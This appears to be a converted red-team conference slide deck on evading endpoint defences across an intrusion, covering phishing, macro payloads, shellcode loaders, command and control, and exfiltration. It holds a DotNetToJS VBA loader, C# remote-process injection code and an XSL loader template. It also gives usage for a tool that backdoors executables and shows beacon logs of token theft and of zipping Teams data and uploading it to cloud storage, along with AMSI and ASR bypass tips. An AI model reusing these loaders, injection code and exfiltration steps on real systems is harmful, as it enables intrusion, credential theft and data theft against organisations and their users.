

## Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.

# Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ





# Exploitation

- » Office Document gets executed
- » Good to use non Auto-Exec Docs (CustomUI)
- » Or Auto-Exec but with ActiveX entry point
- » Beware of AMSI in VBE7!
- » DotNetToJS works **great** against Defender and AMSI! ~ in 2022
- » Evades ASR rules:
  - » *Block office applications from injecting into other processes*
- » Remote Process Injection + Parent PID Spoofing = SUCCESS

```
Microsoft Visual Basic for Applications - Document1 [design] - [ThisDocument (Code)]
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As Long)
End Sub
```

```
s = "AAEAAAAD/////AQAAAAQAAACJTeXN0ZW0uRGVsZWdhGVTZXJpYWxpeMFOaW9uSG9sZGVy"
s = s & "AwAAAAhEZWx1Z2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXR1U2VyaWFsaXph"
[...]
s = s & "AAAAAAAAAAAAAAAAABDQAAAQAAAJFwAAAAkGAAAACRYAAAAGGgAACdTeXN0ZW0u"
s = s & "UmVmGVjdGlvbi5Bc3N1bWJseSBMb2FkKEJ5dGVbXSkiAAAACgsA"
entry_class = "TestClass"

Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = CreateObject("System.Collections.ArrayList")
al.Add Empty

Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

End Sub
```



# Exploitation - Evasions

- » DotNetToJS from VBA
- » Alternatively XSL Loader from VBA
  - » Low IOC footprint, executes in-memory, stealthy as hell
- » Spawn into Remote Process to live outside of Office
- » Utilise Parent PID Spoofing
- » Or instead use Dechained Execution:
  - » WMI
  - » Scheduled Tasks
  - » COM Hijacking
  - » DLL Side-Loading
- » AMSI Evasion from VBA is Cumbersome
  - » Requires Registry manipulation BEFORE running malicious VBA
  - » Or copying Maldoc into Trusted Locations before running it

```
string processpath = Environment.ExpandEnvironmentVariables(@">$targetProcess");
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(null, processpath,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, payload.Length, MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, payload, payload.Length, out bytesWritten);

IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess, resultPtr, payload.Length, PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
return true;
```

```
1 Sub obf_transformNodeXSLExecution()
2     On Error GoTo obf_ProcError
3     Dim obf_code
4     Dim obf_xml
5     Dim obf_xsl
6
7     Set obf_xml = CreateObject("new:2933BF90-7B36-11D2-B20E-00C04F983E60")
8     obf_xml.async = false
9     Set obf_xsl = obf_xml
10
11    obf_code = ""
12    <<<PAYLOAD>>>
13    obf_xsl.<<<XSL_LOAD_FUNC>>> obf_code
14
15    . . . . . obf_xml.transformNode obf_xsl
16
17    obf_ProcError:
18 End Sub
19
```

Evasion In-Depth »



# Installation

» KILLER EVASION:

- » BEWARE OF USING COBALT STRIKE ⚡, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT
- » They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now ⚡

» If your Client/Team/Employer can afford it:

- » Develop In-House Malware
- » Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What's fancy nowadays?

- » Nighthawk - helluva C2, but pricyyyy
- » Brute Ratel C2 - been told it's good
- » PoshC2 - may work just fine
- » Sliver - really evasive, requires mods, too heavy for my taste



Mariusz Banach @mariuszbit · 31 maj

W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników

It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Eveyrything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible 🤪

...



Adam Chester

@\_xpn\_

.  
Man I'm calling it, bye bye Cobalt Strike, hello Sliver! Not had to use CS on an engagement for a while but when you don't wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.

Evasion In-Depth »



# Installation

## » Prefer DLLs over EXEs

- » Indirect Execution FTW!
- » Microsoft Defender For Endpoint EDR has this ASR prevalence rule -> not that effective against DLLs
- » DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs

ASR (Attack surface Reduction) audited explorer.exe launch: evil.exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

The screenshot shows the Microsoft Defender for Endpoint interface for the file 'evil.exe'. The main header includes a file icon, the file name 'evil.exe', and several action buttons: Stop and Quarantine File, Add Indicator, Consult a threat expert, and Action center.

The 'File summary' section on the left lists file details such as SHA1, SHA256, MDS, Size (705.02 KB), Signer (Unknown), Is PE (True), and Malware detection (None). A 'Protection Information' section is partially visible at the bottom.

The central 'Overview' tab displays the following data:

- Incident:** Data isn't available right now
- Malware detection:** Virus Total ratio 0/100 (No data available)
- File prevalence:** 0 Email inboxes (Open in Office 365), 2 devices in organization (First seen: 7 days ago | Last seen: 7 days ago), and 2 devices worldwide (First seen: 9 days ago | Last seen: 7 days ago).





# Installation

## » Watermark Your Implants

» Deliberately inject IOCs

» For implants tracking

» For VirusTotal polling

» To stay Ahead of Blue Teams

## » Inject into:

» DOS Stub

» Additional PE Section

» Manifest

» Version Info

» PE Checksum, Timestamp

```
;  
ED.  
,E#Wi  
j. f#iE##G.  
EW, .E#t E#fd#W;  
E##j i#W, E#t t##L  
E##D. L#D, E#t .E#K,  
E#g#W; :K#Wfff; E#t j##f  
E#t t##f i##WLLLltE#t :E#K:  
E#t :K#E: .E#L E#t t##L  
E#KDDDD##i f#E: E#t .DW#;  
E#f,t#Wi,,, ,WW; E#t#i#G. f#i j.  
E#t ;W: ; .D#;E#K##i .. GEEEEEEEL .E#t EW, .. : .. EW, E#t .GE .E#t EW,  
DWi ,K,DL ttE#D;W, ;;L#K;;. i#W, E##j ,W, .Et ,W, E##j E#t j#K; i#W, E##j  
f. :K#L LWL E#t j##, t#E L#D E##D. t##, ,W#t j##, E##D. E#GK#F L#D, E##D.  
EW: ;W##L .E#f L: G###, t#E :K#Wfff; E#jG#W; L###, j##t G###, E#jG#W; E##D. :K#Wfff; E#jG#W;  
E#t t#KE#L ,W#; :####, t#E i##WLLLltE#t t##f .E#j##, G#fe#t :E###, E#t t##f E##Wi i##WLLLltE#t t##f  
E#t f#D,L#L t#K: ;W#D##, t#E .E#L E#t :K#E: ;W#; #:K#i E#t ;W#DG##, E#t :K#E:E#jL#D: .E#L E#t :K#E:  
E#j#f L#LL#G j##D#W##, t#E f#E: E#KDDDD##i j#E. ##f#W, E#t j##D#W##, E#KDDDD##E#t ,K#j f#: E#KDDDD##i  
E###, L##j G##,G##, t#E ,WW; E#f,t#Wi,,,D#L ##K#: E#t G##,G##, E#f,t#Wi,,,E#t jD ,WW; E#f,t#Wi,,,  
E#K: L#W; :K#K: L##, t#E .D#; E#t ;W: :K#t ##D. E#t :K#K: L##, E#t ;W: j#t .D#; E#t ;W:  
EG LE. ;##D. L##, fe tt DWi ,KK:... #G ... ;##D. L##, DWi ,KK:; tt DWi ,KK:  
; ;@ ,,, ,,: j ,,, ,,,  
  
Watermark thy implants, track them in VirusTotal  
Mariusz Banach / mgeeky '22, (@mariuszbit)  
<mmb@binary-offensive.com>  
  
usage: RedWatermarker.py [options] <infile>  
  
options:  
-h, --help show this help message and exit  
  
Required arguments:  
infile Input implant file  
  
Optional arguments:  
-C, --check Do not actually inject watermark. Check input file if it contains specified watermarks.  
-v, --verbose Verbose mode.  
-d, --debug Debug mode.  
-o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.  
  
PE Executables Watermarking:  
-t STR, --dos-stub STR Insert watermark into PE DOS Stub (This program cannot be run...).  
-c NUM, --checksum NUM Preset PE checksum with this value (4 bytes). Must be number. Can start with 0x for hex value.  
-e STR, --overlay STR Append watermark to the file's Overlay (at the end of the file).  
-s NAME,STR, --section NAME,STR Append a new PE section named NAME and insert watermark there. Section name must be shorter than 8 characters. Section will be marked Read-Only, non-executable.
```



# Installation

- » If you need to have them EXE
  - » **Backdoor** legitimate EXE
  - » or Sign Your EXE with legitimate Authenticode
- » PE Backdooring strategy:
  - » Insert Shellcode in the middle of .text
  - » Change OEP
    - » ... or better hijack branching JMP/CALL
  - » Regenerate Authenticode signature



```
Your finest PE backdooring companion.  
Mariusz Banach / mgeeky '22, (@mariuszbit)  
<m@binary-offensive.com>  
  
usage: peInjector.py [options] <mode> <shellcode> <infile>  
  
options:  
  -h, --help            show this help message and exit  
  
Required arguments:  
  mode                  PE Injection mode, see help epilog for more details.  
  shellcode             Input shellcode file  
  infile                PE file to backdoor  
  
Optional arguments:  
  -o PATH, --outfile PATH  
                            Path where to save output file with watermark injected. If not given, will modify infile.  
  -v, --verbose          Verbose mode.  
  
Backdooring options:  
  -n NAME, --section-name NAME  
                            If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.  
  -i IOC, --ioc IOC      Append IOC watermark to injected shellcode to facilitate implant tracking.  
  
Authenticode signature options:  
  -r, --remove-signature  
                            Remove PE Authenticode digital signature since its going to be invalidated anyway.  
  
-----  
PE Backdooring <mode> consists of two comma-separated options.  
First one denotes where to store shellcode, second how to run it:  
  
<mode>  
  
  save,run  
  |  
  +----- 1 - change AddressOfEntryPoint  
           2 - hijack branching instruction at Original Entry Point (jmp, call, ...)  
           3 - setup TLS callback  
  
  +----- 1 - store shellcode in the middle of a code section  
           2 - append shellcode to the PE file in a new PE section  
  
Example:  
  py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```





# Installation – Shellcode Loader Strategies

1. Time-Delayed Execution to timeout emulation & **make AV Timeout & Transit into Behavioral analysis**
2. Run Shellcode only when correct decryption key acquired – see image below
3. Conceal shellcode in **second-to-last** (or N-to-last) PE Section
4. Use Parent PID Spoofing wherever applicable
5. Prefer staying Inprocess / Inline
6. For Remote-Process Injection – use elongated DripLoader style:
  - Dechain Alloc + Write + Exec steps
  - Introduce significant delays among them
  - Split shellcode into chunks
  - Write chunks in randomized order
  - Execute in a ROP style = Indirect Execution

*Nighthawk shellcode Loader decryption key recovery options:*

#### Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

#### Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.



# Installation - Evasions

» Patchless AMSI + ETW Evasion (via HwBP + DR0..DR3)

» Anti-Hooking with Direct Syscalls

» Consider Self IAT Hooking to redirect unsafe

CreateRemoteThread to safe Direct Syscall stubs

» Advanced In-Memory Evasions

» Shellcode Fluctuation

» Thread Stack Spoofing

» Process Heap Encryption

» **Modules Refreshing**

» Unlink Malware PE Modules from PEB during Sleep

» **Indirect Execution** -> jump to shellcode thread via System Library Gadgets

» **Indirect Handles Acquisition**

» convert HWND into Process Handle,

» reuse opened LSASS handles

» Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeeeaaahhh

The screenshot shows the Immunity Debugger interface. The assembly pane displays the hooking logic for `LdrLoadDll`. The memory dump windows show the hooked `kernel32.dll` and the target process `cmd.exe`. The debugger log window provides detailed information about the hooking process, including hash comparisons and DLL loading details.

```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;

    [...]
    *overwrite = origReturnAddress;
}
```

Evasion In-Depth »



# Command & Control

» Switch from **Fork & Run** into **Inline** (Inprocess) Operations

» Hard to safely perform Remote Process Injection  
With apex EDR

- So instead of injecting – remain inprocess  
with **BOF.NET** by **@CCob**

```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt osInfo
```

```
beacon> bofnet_jobs
```

```
[*] Attempting to execute BOFNET BOFNET.Bofs.Jobs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:

- [ 10] Type: ExecuteAssembly, Active: False, Output: True (    2 bytes), Args
- [ 17] Type: ExecuteAssembly, Active: False, Output: True ( 1023 bytes), Args
+ [  7] Type: ExecuteAssembly, Active: True, Output: False (     0 bytes), Args
+ [ 21] Type: ExecuteAssembly, Active: True, Output: False (     0 bytes), Args
+ [ 20] Type: ExecuteAssembly, Active: True, Output: False (     0 bytes), Args: "carbuncle search /body /content:"
+ [  6] Type: ExecuteAssembly, Active: True, Output: False (     0 bytes), Args: "carbuncle search /body /content:"
```

Fork & Run (BAD):

```
beacon> execute-assembly seatbelt -group=all
```

Inline (GOOD):

```
beacon> bofnet_jobassembly seatbelt -group=all
```

```
beacon> bofnet_executeassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
```

:: SharpPRT - Primary Refresh Token extractor.

```
[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique
```

```
[.] Machine connected to Azure AD:
Tenant ID      :
Tenant Name    :
Device Name    :
OS Version     : 10.0.19042.867
User Email     :
```

```
[.] Primary Refresh Token extraction:
Nonce   : AwABAAEAAAACAOz_BAD0_ytHRSu7uQfmfqcCE6sCOF4iaUVMeT0dKMBp
```

```
Target   : https://login.microsoftonline.com/login.srf
```

```
Cookie  : x-ms-RefreshTokenCredential
```

```
PRT     :
```

```
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVjjoyL
```




```
carbuncle search /body /content:
```

```
carbuncle search /body /content:
```



# Command & Control

- » Utilise Nginx Rev-Proxy + **RedWarden** to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors & Domain Fronting (CDNs) **only**
  - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
  - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):
  - » Steganography-based in PNGs hosted on Image Hosting
  - » **Mattermost**
  - » Asana
  - » **Github**
  - » JIRA
  - » Discord, Slack
  - » Dropbox, Google Drive
  - » **OneDrive**
  - » **MSSQL**
  - » **LDAP**
  - » **Printer Jobs**



Evasion In-Depth »



# Exfiltration

» Always in-memory ZIP / Compress files before exfiltrating

» Exfiltrate to Cloud Services

» Azure Storage / Blob

» OneDrive

» SharePoint

» Google Drive

» Exfiltrate by copying to private OneDrive synced folder

» Steal Azure / Office Primary Refresh Token (PRT)

» Steal OneDrive SSO Access & Refresh Tokens

for Session Hijacking on attacker-controlled Machine


```
mariusz5 beacon> zipper C:\Users\█████AppData\Roaming\Microsoft\Teams
[+] Let's start compressing, please wait...

[*] Tasked beacon to spawn Zipper
[*] [05/23 16:37:58] host called home, sent: 187470 bytes
mariusz5 beacon> jobs
[*] Tasked beacon to list jobs
[*] [05/23 16:39:27] host called home, sent: 8 bytes
[*] Jobs

JID PID Description
--- --- -----
1 29640 Zipper

[+] received output:
_____._____
/ / | \ | \ \ \ \ \
/ / | | | | > | > | \ / | / |
/ \ | | | / | / | \ > | |
\ | | | | \ / | | \ / \
                Outflank Zipper
By Cneeliz @Outflank 2020

[+] zipfile saved as:          C:\Users\█████AppData\Local\Temp\gJzP0ij7eXnS.zip
[+] Total files compressed:    13587
[+] Total folders compressed:  123
```



```
beacon> bofnet_init
beacon> bofnet_load SharpExfiltrate
beacon> bofnet_jobassembly SharpExfiltrate AzureStorage -c "BlobEndpoint=https://myblob23052022.blob.core.windows.net/; [...]RE0a%2FKInRRuvWMTMztw%3D" -f C:\Users\SomeUser\AppData\Local\Temp\gJzP0ij7eXnS.zip
```

```
lla\Stracciatella.exe into BOFNET
PublickeyToken=null successfully
Assembly has been prepared with Costura!unmerge, running embedded assembly resolver

beacon> bofnet_executestracciatella move C:\Users\█████AppData\Local\Temp\gJzP0ij7eXnS.zip "C:\Users\█████OneDrive - ING\files.zip"
[*] Tasked beacon to run Stracciatella via bofnet_executassembly stracciatella -l "move C:\Users\█████AppData\Local\Temp\gJzP0ij7eXnS.zip" -l "C:\Users\█████OneDrive - ING\files.zip"
[*] Attempting to start .NET assembly in blocking mode
[+] [05/23 17:22:41] host called home, sent: 8350 bytes
```



# SUMMARY



# Phishing - Bullet Points - What Works

- » Spearphishing via Third-Party channels - LinkedIn
- » Forget about attachments in 2022, URLs are the primary viable vector
- » Email Delivery-wise:
  - » GoPhish on VM1
  - » SMTP Redirector on VM2
  - » Google Suite / any other decent quality email suite as a next-hop forwarder
- Frequency - extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
  - Landing Page equipped with Anti-Sandbox
  - HTML Smuggling + delay + “*plausible deniability*” decoy payload



## Delivery – Bullet Points

- » My Personal Bonnie & Clyde:
  - » 2022, still **HTML Smuggling + Macro-Enabled Office document** = 
  - » MacOS – VBA to JXA -> but then heavily sandboxed
- » Secret Sauce lies in VBA poetry
- » HTML hosted in high-reputation websites, storages, clouds
- » Smuggling must include self-defence logic
- » **Office document encryption** kills detection entirely – “VelvetSweatshop” might too!
- » **VBA Purging** lowers detection potential
- » VBA Stomping no longer has significant impact on detection potential, therefore not required
- » Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines



# Initial Access - Bullet Points

## » **HTML Smuggling**

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

## » **Yummiest Payload Formats**

- » **PUB, PPTM** – rarely blacklisted/sandboxed
- » **ACCDB, MDE** – for those who favor exotic ones
- » **DOCX + Remote Templates** (with arbitrary extensions),
- » **DOC/XLS** heavily obfuscated/encrypted/purged/yadda, yadda
- » **CPL** – still ignored by CrowdStrike



# Initial Access – Bullet Points

## » Effective VBA Macros Strategies

- » File Droppers
  - » *Simplicity at its best*
  - » **DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation**
    - » *forget about EXEs in 2022*
  - » Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
  - » Drop XLL & setup Excel extension
  - » Drop DLL & execute COM Hijacking
- » DotNetToJScript flavoured
  - » Pure In-Memory execution
  - » Ironically bypasses Defender's ASR rule:
    - » *“Block office applications from injecting into other processes”*
- » XSL TransformNode
  - » Pure In-Memory execution
  - » super effective, not signatured, low IOC surface, lesser known



# Installation - Bullet Points

## » Use Custom Malware or Customize Lesser Known C2s

- » Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers

## » Develop Custom Shellcode Loader

- » If you ask me - I'm a purist - C/C++ is the optimal language choice.

- » Rust/Go/C# add their own specific nuances, I don't buy them for MalDev

- » Nim looks promising though

- » Embed shellcodes in Proxy DLL loaders

- » Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)

- » Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE

- » Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

## » Malware Development CI/CD Pipeline

- » Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.



## C2 – Bullet Points

- » **Egress Through HTTPS – Highly Trafficked Servers Only**

- » Serverless Redirectors,
- » Domain Fronting via CDN,
- » Legitimate services – Github, Slack, MS Teams, Asana

- » **Forget DNS, ICMP, IRC**

- » We're no longer in mid-90s – robust NIPS/NIDS and ML-based signature outrules exotic protocols

- » **Offensive Deep Packet Inspection**

- » Closely examine Inbound requests and decide if they originate from your Implants/Infra
- » If not, kill them at spot – TCP RESET/Redirect/404
- » RedWarden-style:
  - » Rev-PTR inspection
  - » WHOIS, IP Geo
  - » HTTP Headers
  - » Alignment to expected Malleable contract

# Q & A

Questions? 😊



@mariuszbit / mb@binary-offensive.com

<https://mgeeky.tech>

<https://github.com/mgeeky>